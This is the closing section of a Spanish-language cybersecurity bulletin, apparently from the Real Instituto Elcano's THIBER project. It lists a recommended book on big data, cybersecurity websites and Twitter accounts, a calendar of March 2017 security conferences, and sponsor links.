BIG DATA. LA REVOLUCIÓN DE LOS DATOS MASIVOS

Autor: Viktor Mayer y Kenneth Cukier
Num. Paginas: 278
Editorial: Turner
Año: 2015
Precio: 4.00 Euros
Sinopsis: Un análisis esclarecedor sobre uno de los grandes temas de nuestro tiempo, y sobre el inmenso impacto que tendrá en la economía, la ciencia y la sociedad en general. Los datos masivos representan una revolución que ya está cambiando la forma de hacer negocios, la sanidad, la política, la educación y la innovación. Dos grandes expertos en la materia analizan qué son los datos masivos, cómo nos pueden cambiar la vida, y qué podemos hacer para defendernos de sus riesgos. Un gran ensayo, único en español, pionero en su campo, y que se adelanta a una tendencia que crece a un ritmo frenético

7.2 Webs recomendadas

https://www.thegfce.com/
Sito web de The Global Forum on Cyber Expertise (GFCE), una plataforma para el intercambio de buenas prácticas y conocimientos para la creación de capacidad cibernética.

https://www.sites.oas.org/cyber/Es/Paginas/default.aspx
Sitio web de la Organización de Estados Americanos (OEA) dedicado a la ciberseguridad.



http://csirt.cedia.org.ec/
Sitio web del CSIRT de la Red Nacional de Investigación y Educación de Ecuador.

http://www.derecho.uchile.cl/cedi
Sitio web del Centro de Estudios en Derecho Informático de la Facultad de Derecho de la Universidad de Chile

https://gecti.uniandes.edu.co/2014/index.php/publicaciones
Sitio web de Grupo de Estudios en internet, Comercio electrónico, Telecomunicaciones e Informática de la Universidad de los Andes.

https://blog.blockchain.com/
Blog dedicado a la actualidad de Blockchain

7.3 Cuentas de Twitter

@arg_cibersegura

@INAImexico

@CibersegLATAM

@cedi_uchile

@thegfce

8 Eventos

FECHA	LUGAR	ORGANIZADOR	TÍTULO	URL
2-4 marzo	Madrid	Rooted	RootedCON	https://www.rootedcon.com/
6-7 marzo	Londres	Gartner	Gartner Identity & Access Management Summit	http://www.gartner.com/events/emea/identity-access-management
7-8 Marzo	Londres	Terrapinn	World Cyber Security Congress 2017	http://www.terrapinn.com/conference/world-cyber-security-congress/
7-8 Marzo	Londres	AKJ Associates	15th annual e-Crime & Cybersecurity Congress	http://www.e-crimecongress.org/event/congress
8 Marzo	Londres	AKJ Associates	e-Crime Fraud 2017	http://www.e-crimecongress.org/event/fraud
8-9 Marzo	Madrid	Axis	II Axis Solution Conference	https://www.axis.com/events/es/solution-conference-es-2017/registration
8- 10 Marzo	Viena	University of Applied Sciences Upper Austria	Android Security Symposium	https://usmile.at/symposium/
9 Marzo	Praga	IDC	IDC IT Security Roadshow Prague 2017	http://idcitsecurity.com/prague
13- 16 marzo	San Sebastián	S21Sec	Donostia CYBERSEC 2017	http://cybersecevent.com/
14 marzo	Liverpool	NCSC	CyberUK 2017	https://www.ncsc.gov.uk/events/cyberuk-2017
14 marzo	Milán	Clusit	Security Summit	https://www.securitysummit.it/
15- 16 marzo	Madrid	ASLAN	Congreso & Expo ASLAN 2017	http://www.congreso.aslan.es/
20- 24 marzo	Heidelberg, Alemania	TROOPERS	TROOPERS17	https://www.troopers.de/troopers17/
22-23 Marzo	Bruselas	infosecurity	Infosecurity Belgium	http://www.infosecurity.be/
24 marzo	Suiza	Insomni'Hack	Insomni'Hack	https://insomnihack.ch/
29- 30 marzo	Seguritecnia	Barcelona	"Jornada de Seguridad en la Industria 360º"	http://www.seguritecnia.es/revistas/seg/eventos/seg360_2017/seg360_programa_link.pdf

Patrocinadores

Consejo Asesor Empresarial

www.realinstitutoelcano.org

www.blog.rielcano.org

www.globalpresence.realinstitutoelcano.org

www.thiber.org

twitter.com/thiber_esp

www.linkedin.com/groups/7404269